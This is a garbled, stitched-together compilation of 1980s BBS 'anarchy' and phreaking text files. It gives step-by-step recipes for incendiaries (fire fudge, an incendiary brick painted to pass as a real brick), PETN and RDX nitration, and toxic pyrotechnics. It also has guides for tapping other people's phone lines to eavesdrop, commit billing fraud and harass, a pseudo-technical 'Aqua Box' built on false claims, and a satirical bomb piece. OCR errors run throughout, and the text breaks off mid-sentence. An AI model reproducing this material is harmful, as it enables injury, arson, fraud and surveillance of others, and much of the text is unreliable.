The eggs for producing this remarkable article consists of small pelletLE Ont aulfocyanide (thiocyanate) of mercury which has the remarkable property of swelling 25-50 times its original size when lighted, producing a ling, snake-like ash. To prepare it, make a concentrated solution of mercuric chloride and add, little by little, a solution of potassium sulfocyanide, stirring constantly. A grayish precipitate will be formed, and when the last addition nt aulfocyanide no longer produces cloudiness, permit the mixture to settle. Drain the supernatant liquid off as much as possible, remove the precipitate to a filter paper, placed in a glass funnel, and wash slightly. When it is thoroughly dried, reduce it to a fine powder. When ready to for the eggs, moisten the composition very sparingly with a weak solution of gum arabic

which may be added a pinch of potassium nitrate and, made into cones, by ramming. However, this product is poisonous to man and other living species, since it is composed of cyanide and mercury. Thus, another formula has been devised to accommodate safety.

A safer version of the above serpent can be made of the following: Naphtha pitch (10), Linseed oil (2), Fuming nitric acid (7), and Picric acid (3 1/2). Reduce the pitch to a fine powder; add linseed oil and mix well in a mortar. Add the fuming nitric acid, always a little at a time, Allow to cool for 1 hour. Wash several times with water, the last time allowing the mass to stand in the water for several hours. Dry thoroughly; powder finely and add picric acid, rubbing it in well. Moisten with gum arabic water and form into pellets about the size of a #4 star.

SMOKES

This branch of pyrotechny seems to have been somewhat overlooked, though its possibilities for daylight entertainment as a supplement of night displays could open an interesting field for those with enough imagination to develop it.

There are as many colors and tints of smoke as there are flames and aerial combinations. The simplest form of the smoke used in pyrotechny is the smoke pot, as used in spectacles like THE LAST DAYS OF POMPEII and BURNING OF ROME, where it is desired to give the effect of destruction by fire. Smoke and spark posts consist of short cases about 4-6 inches in diameter and 6-12 inches in length. A basic formula subject to variation is:

	Smoke 1	Smoke 2	Spark 1	White
Potassium Nitrate	4	6	---	12
Lampblack	1	---	---	---
Fine Charcoal	1	---	1	1
Realgar	1	---	---	---
Rosin	1	---	---	---
Sulfur	---	1 1/4	---	16
Antimony Sulfide	---	1	---	---
Meal Powder	---	1	2	---
Sawdust	---	---	1	---

WHISTLING FIREWORKS

The peculiar property of picrate of whistling while burning has been known for a long time. You can manufacture whistling fireworks using this substance. In a porcelain receptacle, dissolve 1 pound of picric acid in the least possible quantity of boiling water; add 1/4 pound of potassium carbonate, a little at a time, stirring continuously. When effervescence has subsided, add 1 pound of powdered potassium nitrate. Stir thoroughly, allow to stand for an hour and then place it on a heavy piece of filter paper in a

glass funnel, to drain. When it is dry, crush to a fine powder with a wooden roller.

Although this is a reasonably safe composition, only small quantities should be handled at a time, as an explosion will cause disastrous result, or will they? heh heh. The dry powder may be rammed into tubes from 1/4 to 3/4 inches in diameter, and will produce the whistling sound when burned. Bamboo tubes are most effective.

Owing to the ease with which potassium picrate detonates, whistles cannot be use in shells, but small tubes, 1/4 inches in diameter and 2 1/2 inches long, when charged with the above composition, may be placed in the heads of rockets or fastened to the outside and arranged to burn while the rocket is ascending. Attached to wheels, they are quite amusing, but the most effective use for them is in a series of six or eight, ranging in size from 1/4 to 3/4 inches in diameter, set side by side like a Pandean pipe and burned simultaneously.

A non--picrate whistle, safer than the one above, is made from potassium chlorate (3), and Gallic acid (1). This composition makes a very good whistle

ANARCHY 'N' EXPLOSIVES - VOLUME 7

215.TXT
ANARCHY 'N' EXPLOSIVES - VOLUME 7
=====

By Doctor Dissector, 6/16/89

Well, I've done it again, another issue of this series, all out, in no time at all... In fact, this issue is being written only a few days from the last, probably cuz it's summer now, and I can spend what little free time I have on the computer to Anarchy shit. Anyway, here it is, and my generic warning label:

WARNING: THE INFORMATION CONTAINED WITHIN THIS DOCUMENT IS BOTH REAL AND DANGEROUS. ACCIDENTAL OR INTENTIONAL MISUSE MAY CAUSE INJURY OR DEATH. THE AUTHOR ASSUMES NO RESPONSIBILITY FOR THE ACTIONS OR USE OF THE INFORMATION IN ANY ILLICIT MANNER. THE AUTHOR ASSUMES NO RESPONSIBILITY FOR DAMAGE OR INJURY DUE TO THE MATERIAL COVERED, AND THE READER ASSUMES FULL RESPONSIBILITY FOR HIS/HER ACTIONS AFTER READING THE MATERIAL. AND AS ALWAYS, THIS DOCUMENT IS INTENDED FOR RELEASE TO RESPONSIBLE PEOPLE, AND USE IT AT YOUR OWN RISK!

Ok, now, lets cut the crap... This is issue 7, wow, I never would have thought I'd get an issue out so fast... But, this one should be pretty good for you anarchy fans out there. In this issue, we will cover incendiaries and composite explosives; the ones I have in mind include Fire Fudge, the Incendiary Brick, PETN (Pentaerythrite tetranitrate), RDX (Cyclonite), Composition B, Composition C4, and Pentolite. Enjoy the phun....

FIRE FUDGE

a. Description.

- (1) This item consists of a mixture of sugar and potassium chlorate in a hot water solution which solidifies when cooled to room temperature. It can be used to ignite most incendiaries, except thermite. It may be used directly as an incendiary on rags, dry paper, dry hay, or in the combustible vapor above liquid fuels.
- (2) The igniter can be initiated by a fuse cord, string fuse, or concentrated sulfuric acid.
- (3) Fire fudge resembles a white sugar fudge having a smooth, hard surface. The advantage of this igniter material over Sugar-Chlorate, is its moldability. The procedure for preparation must be followed closely to obtain a smooth, uniform material with a hard surface.

CAUTION: THIS MATERIAL IS POISONOUS AND MUST NOT BE EATEN.

b. Material and Equipment.

Granulated Sugar (NOT powdered or confectioners)
Potassium chlorate (no coarser than the sugar)

Metallic, glass, or enameled pan.

Measuring container

Spoon (non-metallic)

Thermometer (200-250 degrees Fahrenheit)

c. Preparation.

- (1) Clean the pan by boiling some clean water in it for about five minutes. Discard the water, pour one measureful of clean water into the pan and warm it. Dry the measuring container and add one measure-full of sugar. Stir the liquid until the sugar dissolves.
- (2) Boil the solution until a fairly thick syrup is obtained.
- (3) Remove the pan from the source of heat to a distance of at least six feet and shut off the heat. Rapidly add two measurefuls of potassium chlorate. Stir gently for a minute to mix the syrup and powder, then pour or spoon the mixture into appropriate molds. If the mold is paper, it can usually be peeled off when the fire fudge cools and hardens. Pieces of cardboard or paper adhering to the igniter will not impair its use. Pyrex, glass, or ceramic molds can be used when a clear, smooth surface is desired. It is recommended that section thickness of molded fire fudge be at least one-half inch. If desired, molded fire fudge can be safely broken with the fingers.
CAUTION: IF THIS IGNITER MATERIAL IS CARELESSLY HANDLED WITH EXCESSIVE BUMPING OR SCRAPING, IT COULD PRESENT ITSELF AS A HAZARD.

d. Application.

- (1) Place a piece of fire fudge on top of the incendiary. Minimum size should be about one inch square and one-half inch thick. Prepare the fire fudge for ignition with a fuse cord, string fuse, or concentrated sulfuric acid in the normal manner.
- (2) If only battery grade sulfuric acid is available, it must be concentrated before use to a specific gravity of 1.835, by heating it in an enameled, heat resistant glass or porcelain pot, until dense, white fumes appear.
- (3) When used to ignite flammable liquids, wrap a quantity of the igniter mixture in a non-absorbent material and suspend it inside the container near the open top. The container must remain open for easy ignition and combustion of the flammable liquid.
- (4) To minimize the hazard of premature ignition of flammable liquid vapors, allow at least two feet of fuse to extend from the top edge of an open container of flammable liquid before lighting the fuse.

INCENDIARY BRICK

a. Description.

- (1) This incendiary is composed of potassium chlorate, sulfur, sugar, iron filings, and wax. When properly made, it looks like an ordinary building brick and can be easily transported without detection. The incendiary brick will ignite wooden walls, floors, and many other combustible materials.
- (2) This incendiary can be directly ignited by all igniters. To ignite this incendiary with White Phosphorus Solution, the solution must first be poured on absorbent paper and the paper placed on top of the brick.

b. Material and Equipment.

	Parts By Volume
Potassium chlorate (powdered).....	40
Sulfur (powdered).....	15
Granulated sugar.....	20
Iron filings.....	10
Wax (beeswax or candle wax).....	15
Spoon or stick	
Brick mild	
Red paint	
Measuring cup or can	
Double boiler	
Heat source (hot plate or stove)	

c. Preparation.

- (1) Fill the bottom half of the double boiler with water and bring to a boil.
- (2) Place the upper half of the boiler on the lower portion and add the wax, sulfur, granulated sugar, and iron filings in the proper amount.
- (3) Stir well to blend all the materials evenly.
- (4) Remove the upper half of the double boiler from the lower portion and either shut off the heat source or move the upper section several feet from the fire.

CAUTION: EXTREME CARE SHOULD BE EXERCISED AT THIS POINT BECAUSE ACCIDENTAL IGNITION OF THE MIXTURE IS POSSIBLE. SOME MEANS OF EXTINGUISHING A FIRE SHOULD BE ACCESSIBLE. IT IS IMPORTANT TO KEEP FACE, HANDS, AND CLOTHING AT A REASONABLY SAFE DISTANCE DURING THE REMAINDER OF THE PREPARATION. A FACE SHIELD AND FIREPROOF GLOVES ARE RECOMMENDED.

- (5) CAREFULLY add the required amount of potassium chlorate and again stir well to obtain a homogeneous mixture.
- (6) Pour the mixture into a brick mold and set aside until it cools and hardens.
- (7) When hard, remove the incendiary from the mold, and paint it red to simulate a normal building brick.

d. Application.

- (1) When painted, the incendiary brick can be carried with normal construction materials and placed in or on combustible materials.
- (2) A short time delay in ignition can be obtained by combining fuses and one of the igniters.

PETN - Pentaerythrite Tetranitrate - (penta, niperyth, penthrit)

PETN is a high explosive used in detonating that is one of the most powerful military explosives

almost equal in force to nitroglycerine and RDX.

When used in a detonating cord, it has a detonation velocity of 21,000 feet per second and is relatively insensitive to friction and shock from handling and transportation.


PREPARATION: Four hundred cc. of strong white nitric acid-prepared by adding a little urea to fuming nitric acid, warming, and blowing dry air through it until it is completely decolorized-is cooled in a 600 cc. beaker in a freezing mixture of ice and salt. One hundred grams of pentaerythrite, ground to pass a 50-mesh sieve, is added to the acid a little at a time with efficient stirring while the temperature is kept below 5 degrees. After all has been added, the stirring and the cooling are continued for 15 minutes. The mixture is then drowned in about 4 liters of cracked ice and water. The crude product, amounting to about 221 grams or 95% of the theory, is filtered off, washed free from acid, digested for an hour with a liter of hot 0.5% sodium carbonate solution, again filtered off and washed, dried, and finally recrystallized from acetone. A good commercial sample of PETN melts at 138.0-138.5 degrees. The pure material melts at 140.5-141.0 degrees, short prismatic needles, insoluble in water, difficultly soluble in alcohol and ether.

RDX - Cyclotrimethylenetrinitramine - (Cyclonite, Hexagon, rags K)

RDX is a white crystalline solid that exhibits very high shattering power. It is commonly used as a booster in explosive trains or as a main

bursting charge. It is stable in storage, and when combined with proper additives, may be cast or press loaded. It may be initiated by lead azide or mercury fulminate.

PREPARATION: Detailed instructions are not available on the preparation of this product at this time, but if you are a good chemist, you will be able to make it from the brief description following- Cyclonite, prepared by the nitration of hexamethylenetetramine ($C_6H_{12}N_4$), is derived ultimately from no other raw materials than coke, air, and water. Hexamethylenetetramine has basic properties and forms a nitrate ($C_6H_{12}N_4 \cdot 2HNO_3$, m.p. 165 degrees) that is soluble in water, insoluble in alcohol, ether, chloroform, and acetone. The product $C_3H_6O_6N_6$, prepared by nitrating this nitrate is cyclonite. Another method of extracting RDX is by treating hexamethylenetetramine directly with strong nitric acid. In the acid process, the tetramine is added slowly in small portions at a time to nitric acid (1.52 s.g.) at a temperature of 20-20 degrees. When all the tetramine and acid are mixed, warm the liquid to 55 degrees. The allow the mixture to stand for a few minutes, allowing it to cool to 20 degrees, and the product will be precipitated with the addition of water. One example is 50 grams of the hexamethylenetetramine added to 550 grams of 100% nitric acid at 30 degrees, over a period of 15 minutes; the mixture was cooled to 0 degrees, held at 0 degrees for 20 minutes, and the drowned with water. A chemical diagram of the chemicals and the reaction are shown below.



Hexamethylenetetramine

COMPOSITION B

Composition B is a high-explosive mixture with a relative effectiveness higher than that of TNT. It is also more sensitive than TNT. It is composed of RDX (59%), TNT (40%), and wax (1%). Because of its shattering power and high rate of detonation, Composition B is used as the main charge in certain models of bangalore torpedoes and shaped charges.

PENTOLITE

Page 6

when you are calling far away, because the electricity has trouble keeping the lineup. What the lock in trace does is cut into the line and generate that same voltage straight into the lines. That way, when you try and hang up, voltage is retained. Your phone will ring just like someone was calling you even after you hang up. (If you have call waiting, you should understand better about that, for call waiting intercepts the electricity and makes a tone that means someone is going through your line. Then, it is a matter of which voltage is higher. When you push down the receiver, then it see-saws the electricity to the other side. When you have a person on each line it is impossible to hang up unless one or both of them will hang up. If you try to hang up, voltage is retained, and your phone will ring. That should give you an understanding of how calling works, also. When electricity passes through a certain point on your phone, the electricity causes a bell to ring or on some newer phones an electronic ring to sound.)

So, in order to eliminate the trace, you somehow must lower the voltage level on your phone line. You should know that every time someone else picks up the phone line, then the voltage does decrease a little. In the first steps of planning this out, Xerox suggested getting about a hundred phones all hooked into the same line that could all be taken off the hook at the same time. That would greatly decrease the voltage level. That is also why most three-way connections that are using the bell service three way calling (which is only \$3 a month) become quite faint after a while.

By now, you should understand the basic idea. You have to drain all of the power out of the line so the voltage can not be kept up. A rather sudden draining of power could quickly short out the F.B.I. voltage machine, because it was only built to sustain the exact voltage necessary to keep the voltage out.

For now, image this. One of the normal radio shack generators that you can go pick up that one end of the cord that hooks into the central box has a phone jack on it and the other an electrical plug. This way, you can "flash" voltage THROUGH the line, but cannot drain it. So, some modifications have to be done.

```
/-/-/-/-/-/-/-/-/-/-/-/
/-/   The Aqua Box  /-/
/-/-/-/-/-/-/-/-/-/-/-/
```

Materials needed-

- A BEOC (Basic Electrical Output Socket), like a small lamp type connection, where you just have a simple plug and wire that would plug into a light bulb.
- One of cords mentioned above, if you can't find one then construct your own... same voltage connection, but the restrain or must be the central

box)

- TWO phone jacks (one for the modem, one for if you are being traced to plug the aqua box into)
- Some cdeativity and easy work.

NOTICE: No phones have to be destroyed/modified to make this box, so don't go out and buy a new phone for it!

All right, this is a very simple procedure. If you have the BEOC, it could drain into anything, a radio, or whatever. The purpose of having that is you are going to suck the voltage out from the phone line into the electrical appliance so there would be no voltage left to lock you in with.

- 1) Take the connection cord. Examine the plug at the end. It should have only two prongs, if it has three, still, do not fear. MAKE SURE THE ELECTRICAL APPLIANCE IS TURNED OFF unless you wanna become a cdispy cditter while making this thing. Most plugs will have a hard plastic design on the top of them to prevent you from getting in at the electrical wires inside. Well, get a knife and remove it. If you want to keep the plug (I don't see why...) then just cut the top off.

When you look inside, lo and behold, you will see that at the base of the prongs there are a few wires connecting in. Those wires conduct the power into the appliance. So, you carefully unwrap those from the sides and pull them out until they are about an inch ahead of the prongs. If you don't wanna keep the jack, then just rip the prongs out. If you cover the prongs with insulation tape so they will not connect with the wires when the power is being drained from the line.

- 2) Do the same thing with the prongs on the other plug, so you have the wires evenly connected. Now, wrap the end of the wires around each other.
If you happen to have the other end of the voltage cord hooked into the phonephonep 1 reading now, you're too fucking stupid to continue.

After you've wrapped the wires around each other, then cover the whole thing with the plugs with insulating tape. Then, if you built your own control box or if you bought one, then cdam all the wires into the and re-close it. That box is your ticket out of this.

- 3) Re-check everything to make sure it's all in place. This is a pretty flimsy connection, but on later models when you get more experienced at it then you can solder away at it and form the whole device into one big box, with some kind of cheap mattel hand-held game inside to be the power connector.

In order to use itl ofuld pkeep this box handy. Plug it into the jack if you want, but it will slightly lower the voltage so it isn't connected.

215.TXT

When you plug it in, if you see sparks, un-plug it and restart the WHOLE thing. But if it just seems fine then leave it.

/-/-/-/-/-/-/-/-/-/
/-/ Using it !! /-/
/-/-/-/-/-/-/-/-/-/

Now, so you have the whole thing plugged in and all... DO NOT USE THIS UNLESS THE SITUATION IS DESPERATE! When the trace has gone on, don't panic, un plug your phone, and turn on the appliance that it was hooked to. It will need energy to turn itself on, and here's a great source... the voltage to keep a phone line open is pretty small and a simple light bulb should drain it all in and probably short the F.B.I. computer at the same time.

Happy boxing and stay free!

CONSTRUCTION PROJECT: aTOMIC BOMB

THE FOLLOWING PAPER IS TAKEN FROM THE JOURNAL OF IRREPRODUCIBLE RESULTS, VOLUME 25/NUMBER 4/1979. PO BOX 234 CHICAGO HEIGHTS, ILLINOIS 60411. SUBSCRIPTIONS ARE 1 YEAR FOR \$3.701.

1. INTRODUCTION:

WORLDWIDE CONTROVERSY HAS BEEN GENERATED RECENTLY FROM SEVERAL COURT DECISIONS IN THE UNITED STATES WHICH HAVE RESTRICTED POPULAR MAGAZINES FROM PRINTING ARTICLES WHICH DESCRIBE HOW TO MAKE AN ATOMIC BOMB. THE REASON USUALLY GIVEN BY THE COURTS IS THAT NATIONAL SECURITY WOULD BE COMPROMISED IF SUCH INFORMATION WERE GENERALLY AVAILABLE. BUT, SINCE IT IS COMMONLY KNOWN THAT ALL OF THE INFORMATION IS PUBLICLY AVAILABLE IN MOST MAJOR METROPOLITAN LIBRARIES, OBVIOUSLY THE COURT'S OFFICIALLY STATED POSITION IS COVERING UP A MORE IMPORTANT FACTOR; NAMELY, THAT SUCH ATOMIC DEVICES WOULD PROVE TOO DIFFICULT FOR THE AVERAGE CITIZEN TO CONSTRUCT. THE UNITED STATES COURTS CANNOT AFFORD TO INSULT THE VAST MAJORITIES BY INSINUATING THAT THEY DO NOT HAVE THE INTELLIGENCE OF A CABBAGE, AND THE STATED "OFFICIAL" PRESS RELEASES CLAIM NATIONAL SECURITY AS A BLANKET RESTRICTION. THE RUMORS THAT HAVE UNFORTUNATELY OCCURRED AS A RESULT OF WIDESPREAD MISINFORMATION CAN (AND MUST) BE CLEARED UP NOW, FOR THE CONSTRUCTION PROJECT THIS MONTH IS THE CONSTRUCTION OF A THERMONUCLEAR DEVICE, WHICH WILL HOPEFULLY CLEAR UP ANY MISCONCEPTIONS YOU MIGHT HAVE ABOUT SUCH A PROJECT.

WE WILL SEE HOW EASY IT IS TO MAKE A DEVICE OF YOUR VERY OWN IN TEN EASY STEPS, TO HAVE AND HOLD AS YOU SEE FIT, WITHOUT ANNOYING INTERFERENCE FROM THE GOVERNMENT OR THE COURTS. THE PROJECT WILL COST BETWEEN \$5,000 AND \$30,000, DEPENDING ON HOW FANCY YOU WANT THE FINAL PRODUCT TO BE. SINCE noughe Cd WEEK'S COLUMN, "LET'S MAKE A TIME MACHINE", WAS RECEIVED SO WELL IN THE NEW STEP-BY-STEP FORMAT, THIS MONTH'S COLUMN WILL FOLLOW THE SAME FORMAT.

2. CONSTRUCTION METHOD:

1. FIRST, OBTAIN ABOUT 50 POUNDS (110 KG) OF WEAPONS GRADE PLUTONIUM AT YOUR LOCAL SUPPLIER (SEE NOTE 1). A NUCLEAR POWER PLANT IS NOT RECOMMENDED, AS LARGE QUANTITIES OF MISSING PLUTONIUM TENDS TO MAKE PLANT ENGINEERS UNHAPPY. WE SUGqT THAT YOU CONTACT YOUR LOCAL TERRORIST ORGANIZATION, OR PERHAPS THE JUNIOR ACHIEVEMENT IN YOUR NEIGHBORHOOD.
2. PLEASE REMEMBER THAT PLUTONIUM, ESPECIALLY PURE, REFINED PLUTONIUM, IS SOMEWHAT DANGEROUS. WASH YOUR HANDS WITH SOAP AND WARM WATER AFTER HANDLING THE MATERIAL, AND DON'T ALLOW YOUR CHILDREN OR PETS TO PLAY IN IT OR EAT IT. ANY LEFT OVER PLUTONIUM DUST IS EXCELLENT AS AN INSECT REPELLANT. YOU MAY WISH TO KEEP THE SUBSTANCE IN A LEAD BOX IF YOU CAN FIND ONE IN YOUR LOCAL JUNK YARD, BUT AN OLD COFFEE CAN WILL DO NICELY.
3. FASHION TOEHHER A METAL ENCLOSURE TO HOUSE THE DEVICE. MOST COMMON VARIETIES OF SHEET METAL CAN BE BENT TO DISGUISE THIS ENCLOSURE AS, FOR EXAMPLE, A BRIEFCASE, A LUNCH PAIL, OR A BUICK. DO NOT USE TINFOIL.

(BOMB CONT.)

4. ARRANGE THE PLUTONIUM INTO TWO HEMISPHERAL SHAPES, SEPARATED BY ABOUT 4 CM. USE RUBBER CEMENT TO HOLD THE PLUTONIUM DUST TOGETHER. GELIGNITE IS MUCH BETTER, BUT MESSIER TO WORK WITH. YOUR HELPFUL HARDWARE MAN WILL BE HAPPY TO PROVIDE YOU WITH THIS ITEM.
5. PACK THE TNT AROUND THE HEMISPHERE ARRANGEMENT CONSTRUCTED IN STEP 4. IF YOU CANNOT FIND GELIGNITE, FEEL FREE TO USE TNT PACKED IN WITH PLAY-DOUGH OR ANY MODELING CLAY. COLORED CLAY IS ACCEPTABLE, BUT THERE IS NO NEED TO GET FANCY AT THIS POINT.
6. ENCLOSE THE STRUCTURE FROM STEP 6 INTO THE ENCLOSURE MADE IN STEP 3. USE A STRONG GLUE SUCH AS "CRAZY GLUE" TO BIND THE HEMISPHERE ARRANGEMENT AGAINST THE ENCLOSURE TO PREVENT ACCIDENTAL DETONATION WHICH MIGHT RESULT FROM VIBRATION OF MISHANDLING.
7. TO DETONATE THE DEVICE, OBTAIN A RADIO CONTROLLED (RC) SERVO MECHANISM, AS FOUND IN RC MODEL AIRPLANES AND CARS. WITH A MINIMUM OF EFFORT, A REMOTE PLUNGER CAN BE MADE THAT WILL STRIKE

215.TXT

A DETONATOR CAP TO EFFECT A SMALL EXPLOSION. THESE DETONATOR CAPS CAN BE FOUND IN THE ELECTRICAL SUPPLY SECTION OF YOUR LOCAL SUPERMARKET. WE RECOMMEND THE "BLAST-O-MATIC" BRAND BECAUSE THEY ARE NO DEPOSIT-NO RETURN.

8. NOW HIDE THE COMPLETED DEVICE FROM THE NEIGHBORS AND CHILDREN. THE GARAGE IS NOT RECOMMENDED BECAUSE OF HIGH HUMIDITY AND THE EXTREME RANGE OF TEMPERATURES EXPERIENCED THERE. NUCEAR DEVICES HAVE BEEN KNOWN TO SPONTANEOUSLY DETONATE IN THESE UNSTABLE CONDITIONS. THE HALL CLOSET OR UNDER THE KITCHEN SINK WILL BE PERFECTLY SUITABLE.

9. NOW YOU ARE THE PROUD OWNER OF A WORKING THERMONUCLEAR DEVICE! IT IS A GREAT ICE-BREAKER AT PARTIES, AND IN A PINCH, CAN BE USED FOR NATIONAL DEFENSE.

3. THEORY OF OPERATION:

THE DEVICE BASICALLY WORKS WHEN THE DETONATED TNT COMPRESSES THE PLUTONIUM INTO A CRITICAL MASS. THE CRITICAL MASS THEN PRODUCES A NUCLEAR CHAIN REACTION SIMILAR TO THE DOMINO CHAIN REACTION (DISCUSSED IN THIS COLUMN, "DOMINOS ON THE MARCH" MARCH, 1968). THE CHAIN REACTION THEN PROMPTLY PRODUCES A BIG THERMONUCLEAR REACTION. AND THERE YOU HAVE IT, A 10 MEGATON EXPLOSION!

4. NEXT MONTH'S COLUMN:

IN NEXT MONTH'S COLUMN, WE WILL LEARN HOW TO CLONE YOUR NEIGHBOR'S WIFE IN SIX EASY STEPS. THIS PROJECT PROMISES TO BE AN EXCITING WEEKEND FULL OF FUN AND PROFIT. COMMON KITCHEN UTENSILS WILL BE ALL YOU NEED. SEE YOU ALL NEXT MONTH!

5. NOTES:

1. PLUTONIUM (P)U ATOMIC NUMBER se s4, IS A RADIOACTIVE METALLIC ELEMENT FORMED BY THE DECAY OF NEPTUNIUM AND IS SIMILAR IN CHEMICAL STRUCTURE TO URANIUM, SATURIUM, JUPITERNIUM, AND MARSIIUM.

(BOMB CONT.)

6. PREVIOUS MONTH'S COLUMNS

1. LET'S MAKE TEST TUBE BABIES! MARCH, 1984
2. LET'S MAKE A SOLAR SYSTEM! APRIL, 1984
3. LET'S MAKE AN ECONOMIC RECESSION! MAY, 1984
4. LET'S MAKE AN ANTI-GRAVIY MACHINE! JUNE, 1984
5. LET'S MAKE CONTACT WITH AN ALIEN RACE! JULY, 1984

Finally, to the Atari World...

THE PHOENIX brings you

THE BEIGE BOX
Construction and Use

Inventor and Author: The Exterminator
Terminal Man
Distributor: The Phoenix

Devil Guard.....xxx-xxx-xxxx
Crazyhouse.....xxx-xxx-xxxx
Overlook Hotel.....xxx-xxx-xxxx
Castle Wolfenstein....xxx-xxx-xxxx

INTRODUCTION

Have you ever wanted a lineman's handset? Surely every phreak has at least once considered the pun that he could have with one. After searching unlocked phone company trucks for one for months, we had an idea. We could build one. We did, and named it the "Beige Box," simply because that is the color of ours. In the following file we will give complete instructions for the construction and use of a Beige Box.

CONSTRUCTION

The construction is very simple. First, you must understand the concept of the device. In a modular jack, there are four wires. These are red, green, yellow, and black. For a single line telephone, however, only two matter: the red (ring) and green (tip). The yellow and black are not necessary for this project. A lineman's handset only has two clips on it: the ring and the tip.

You will need a phone (we recommend a touch-tone) with a modular plug, a modular jack, and two large alligator clips (preferably red and green, respectively). Take the modular jack and look at the bottom of its casing. There should be a grey jack with

215.TXT

four wires (red, green, yellow, and black) leading out of it. To the end of the red wire attach a red alligator clip. To the end of the green wire attach a green alligator clip. The yellow and black wires can be removed, although I would only set them aside so that you can use the modular jack in future projects. Now insert your telephone's modular plug into the modular jack. That's it.

This particular model is nice because it can be easily made, is inexpensive, uses common parts that are readily available, is small, is lightweight, and does not require the destruction of a phone.

----- BEYGE BOX USES -----

There are many uses for the Beige Box. However, before you can use it, you must know how to attach it to its output device. This device can be any of several Bell switching apparatus that include terminal sets (i.e., remote switching centers, bridging heads, cans, etc.). To open most Bell Telephone switching apparatus, you must have a 7/16 inch hex driver. This piece of equipment can be picked up at your local hardware store. With your 7/16 hex driver, turn the security bolt(s) approximately 1/8 of an inch counter-clockwise and open. If your output device is locked, then you must have some knowledge of destroying and/or picking locks. However, we have never encountered a locked output device. Once you have opened your output device, you should see a mass of wires connected to terminals. On most of your output devices, the terminals should be labeled "T" (Tip -- if not labeled, it is usually on the left) and "R" (Ring -- if not labeled, it is usually on the right). Remember: Ring - red - right. The "Three R's" -- a simple way to remember which is which.

Now you must attach the red alligator clip (ring) to the "R" (ring) terminal. Attach the green alligator clip (tip) to the "T" (tip) terminal. NOTE: If instead of a dial tone you hear nothing, re-adjust the alligator clips so that they are not touching each other or other terminals. Also make sure that they are firmly attached. By this time you should hear a dial tone. Dial ANI and find out the number that you are using (you wouldn't want to use your own).

Here are some practical applications:

- o Eavesdropping
- o Long distance, static-free phone calls to friends
- o Dialing direct to Alliance Conferencing (also static-free)

215.TXT

- o Phucking people over
- o Bothering the operator at little risk to yourself
- o Blue Boxing with a greatly reduced chance of getting caught
- o Anything at all that you want, since you are an extension on that line

Eavesdropping:

To be most effective, first attach the Beige Box and then your phone. This eliminates static caused by connecting the box, therefore reducing the potential suspicion of your victim. When eavesdropping, it is always best to be neither seen nor heard. If you hear someone dialing out, do not panic; but rather hang up, wait, and pick up the receiver again. The person will either have hung up or tried to complete their call again. If the latter is true, then listen in, and perhaps you will find information worthy of blackmail! If you would like to know who you are listening to, after dialing ANI, pull a CN/A on the number.

Dialing Long Distance:

This section is self-explanatory, but don't forget to dial a "1" before the NPA.

Dialing Direct to Alliance Conferencing:

Simply dial 0-700-456-1000 and you will get instructions from there. I prefer this method over PBXs, since PBXs often have poos Fpiction and are more difficult to come by.

Phucking People Over:

This is a very large topic for discussion. Just by using the other functions described, you can cdeate a large phone bill for the person (they will not have to pay it, but it is a hassle for them). In addition, since you are an extension of the person's line, leave your phone off hook, and they will not be able to make or recieve calls. This can be extremely nasty because no one would suspect the cause of the problem.

Bothering the Operator:

This is also self-explanatory and can provide hours of entertainment. Simply ask or say things to her that are offensive and you would not like traced to your line. This also corresponds with the previous described section, Phucking People Over. After all, guess who's line it gets traced to? He he he...

Blue Boxing:

See a file on Blue Boxing for more details. This is an especially nice feature if you live in an ESS-equipped prefix, since the calls are, once again, not traced to your line.

POTENTIAL RYSKS OF BEIGE BOXING

Overuse of the Beige Box may cause suspicions within the Gestapo, and result in legal problems. Therefore, I would recommend that you:

- o Use more than one output device
- o Choose a secluded spot to do your Beige Boxing
- o Keep a low profile (i.e., do not post under your real name on a public BBS concerning your accomplishments)
- o In order to make sure that the enemy has not been inside your output device, I reccomend that you place a piece of transparent tape over the opening of your output device. Therefore, if it is opened in your absence, the tape will be displaced and you will be aware of the fact"that someone has been intruding upon your territory.

DISCLAIMER

Since this file has been written for information purposes only, the authors cannot and will not take any responsibility for the construction and use of the Beige Box.

This file was written by The Exterminator and The Terminal Man
Friday, May 17, 1985

Sysops have permission to post this material on their bulletin board
systems, provided that it is in an elite section and none of the
material is altered in any way.

(>

BLACK BOX PLANS -----

WHEN YOUR PHONE IS JUST SITTING THERE
DOING NOTHING, THE VOLTAGE THROUGH
THE PHONE LINE IS ABOUT 20 VOLTS AC.
WHEN SOMEONE CALLS AND THE FONE
STARTS RINGING, THE VOLTAGE JUMPS
ENOUGH FOR THE BELL TO WORK (ABOUT
48 VOLTS) WHICH TELLS MA BELL TO STAND
BY IF YOU SHOULD PICK UP SO SHE CAN
BILL YOU. WHEN YOU ADVENTUALLY PICK UP
THE PHONE THE VOLTAGE DROPS TO 10 VOLTS
AND THE BILLING STARTS. WHAT A BLACK
BOX DOES IS IT KEEPS THE VOLTAGE AT 36
VOLTS THEREFORE THE INCOMING CALLER
NEVER GETS BILLED (INGENIOUS!).

THE ORIGINAL BLACK BOX WAS CREATED BY
AN EX-BELL EMPLOYEE WHO WENT BY THE
NAME "CAPTAIN CRUNCH". HE GOT HIS NAME
FROM THOSE LITTLE WHISLES YOU GOT IN
BOXES OF CAPTAIN CRUNCH BECAUSE THEY
EMITED A TONE THAT SOUNDED LIKE A PAY
